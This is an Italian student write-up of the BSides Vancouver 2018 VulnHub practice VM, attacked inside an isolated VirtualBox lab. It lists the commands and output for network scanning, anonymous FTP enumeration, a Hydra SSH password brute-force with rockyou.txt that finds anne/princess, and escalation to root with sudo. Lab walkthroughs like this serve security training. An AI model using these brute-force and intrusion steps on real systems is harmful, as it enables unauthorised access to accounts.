

Extra.

Besides Vancouver 2018.

Hacking VM BlackBox.

🔗 Scarica e importa la macchina virtuale da questo link leggendario:
<https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>

🔪 **La Missione:** Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno **due percorsi segreti** per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

🏢 **Scenario:** Immagina che un'azienda ti chieda testare le sue difese, con l'obiettivo di attaccare una macchina o un server dall'interno, senza alcuna informazione preliminare. Questa è la vera essenza di un test **BlackBox**.


⚙️ Regole del Gioco:

- Nessuna indicazione ti sarà fornita sulla configurazione delle macchine. Affidati al tuo ingegno.
- **Potete** cercare la soluzione di BSides-Vancouver-2018 su internet solo dopo la consegna.
- **Trovate** tutti i modi possibili per diventare **root**.

🔥 Il Destino chiama. Sei pronto a rispondere alla sfida e a scrivere il tuo nome nella leggenda?

Configurazione macchine.

Imposto la scheda di rete della Kali su scheda solo con Host. Questa impostazione permette alla VM di collegarsi ad una rete virtuale interna creata da Virtual Box condivisa con il computer ospite.




Dopo aver attivato la macchina controllo l'IP che VB ha assegnato alla Kali.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::6a63:b2a1:c85a:91b1 prefixlen 64 scopeid 0<link>
    ether 08:00:27:04:42:0f txqueuelen 1000 (Ethernet)
    RX packets 3 bytes 1770 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3968 (3.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

Ora controllo l'impostazione di rete della macchina da attaccare ed anche lei si trova in scheda solo con Host.



Ora provo a fare una scansione della rete per recuperare l'indirizzo I della bsideVancouver2018:

```
(kali@kali)-[~]
$ fping -a -g 192.168.56.1/24
192.168.56.1
192.168.56.100
192.168.56.101
192.168.56.102
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.3
ICMP Host Unreachable from 192.168.56.102 for ICMP Echo sent to 192.168.56.3
```

192.168.56.1 è il computer host;

192.168.56.100 è il server DHCP di VB;

192.168.56.102 è la Kali;

192.168.56.101 dovrebbe essere la macchina target.

Indago di più e faccio una richiesta con **nmap** per identificare il sistema operativo:

lancio il comando **nmap -O 192.168.56.101**

```
(kali@kali)-[~]  
$ nmap -O 192.168.56.101  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 05:04 EDT  
Nmap scan report for 192.168.56.101  
Host is up (0.00051s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:F7:C3:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16  
Network Distance: 1 hop  
  
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.01 seconds
```

La macchina target è Linux e ha tre porte aperte: la porta 21/tcp sulla quale gira il servizio ftp, la porta 22/tcp sulla quale gira il servizio ssh e la porta 80/tcp sulla quale gira il servizio http.

Ora verifico la versione dei servizi e se ci sono vulnerabilità che possono essere sfruttate:

nmap -A 192.168.56.101

```

(kali@kali)-[~]
$ nmap -A 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 05:20 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00045s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.56.102
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_  2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:F7:C3:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.45 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.64 seconds

```

Questo è un comando molto potente ed infatti ricavo molte informazioni importanti:

- Le porte attive, i servizi e la versione dei servizi:
- Che il login con Anonymous è abilitato ed ha diversi permessi drwxr – xr – x (directory public è leggibile scrivibile ed eseguibile; il gruppo e gli altri utenti possono leggere ed eseguire).
- Che il server FTP è collegato all'indirizzo IP di Kali e che posso loggarmi;
- Che sulla porta 80 c'è la directory /backup_wordpress.

```
kali@kali: ~ x kali@kali: ~ x
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Ora posso spostarmi nella directory public per vedere se ci sono file interessanti:

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||49344|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp>
```

Ora provo a scaricare il file users.txt.bk. Seguendo il metodo usato in una lezione lancio il comando:

`get user.txt.bk`

```
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||8291|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 0.34 KiB/s
226 Transfer complete.
31 bytes received in 00:00 (0.34 KiB/s)
ftp>
```


Provo a vedere se il file è stato correttamente scaricato.

Uso il comando `cat users.txt.bk`

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Ora ho una lista di utenti e provo a vedere se nella Directory /backup_wordpress ci sono elementi che possono essere sfruttati.

Verifico la connettività alla pagina servita dalla macchina:




It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Provo a spostarmi nella Directory /backup_wordpress



Ci sono due commenti lasciati da John e da admin, probabilmente gli amministratori.

[Retired] This blog is no longer being maintained



john

March 7, 2018

[Leave a comment](#)

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Hello world!



admin

March 7, 2018

[1 Comment](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

C'è una sezione di log in.

ARCHIVES

- [March 2018](#)

CATEGORIES

- [Uncategorized](#)

META

- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)

Inizio a testare i nomi utenti con la lista rockyou.txt presente su Kali Linux.

```
(kali@kali)-[~]
└─$ hydra -L /home/kali/users.txt -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:00:50
[DATA] max 4 tasks per 1 server, overall 4 tasks, 86066394 login tries (l:6/p:14344399), ~21516599 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

Non riesce a prendere la lista allora testo a uno a uno gli utenti nella lista:

```
(kali@kali)-[~]
$ hydra -l abatchy -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:18:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

```
(kali@kali)-[~]
$ hydra -l john -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:20:34
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

```
(kali@kali)-[~]
$ hydra -l mai -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:21:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

Finalmente digitando il comando trovo una corrispondenza digitando:

`hydra -l anne -P /home/kali/Download/rockyou.txt 192.168.56.101 -t4 ssh`

```
(kali@kali)-[~]
$ hydra -l anne -P /home/kali/Downloads/rockyou.txt 192.168.56.101 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 07:21:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 07:22:16
```

Tento allora una privilege escalation con l'utente 'anne'. Accedo al servizio SSH e metto la password 'princess':

```
(kali@kali)-[~]
$ ssh anne@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ECDSA) to the list of known hosts.
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```


Con username e password riesco ad entrare nella macchina.

Conoscendo che il sistema operativo della macchina è Linux provo il comando `sudo su` con cui un utente normale può eseguire i comandi come fosse un amministratore.

```
Last login: Sun May 11 03:39:36 2025 from 192.168.56.102
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne#
```

Mi sposto poi nella directory di root con il comando:

`cd /root`

Digito il comando per vedere tutti i file: `ls -la`

```
root@bsides2018:/home/anne# cd /root
root@bsides2018:~# ls -la
total 40
drwx----- 3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw----- 1 root root 2217 May 11 03:54 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r-- 1 root root  248 Mar  5  2018 flag.txt
-rw----- 1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r-- 1 root root  140 Apr 19  2012 .profile
drwx----- 2 root root 4096 May 11 03:15 .pulse
-rw----- 1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r-- 1 root root   66 Mar  3  2018 .selected_editor
```

Trovo un file: `flag.txt`.

Digito `cat flag.txt`

```
root@bsides2018:~# ls -la
total 40
drwx----- 3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw----- 1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r-- 1 root root  248 Mar  5  2018 flag.txt
-rw----- 1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r-- 1 root root  140 Apr 19  2012 .profile
drwx----- 2 root root 4096 May 11 03:15 .pulse
-rw----- 1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r-- 1 root root   66 Mar  3  2018 .selected_editor
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
```

Ho trovato un modo per ottenere i privilegi di root.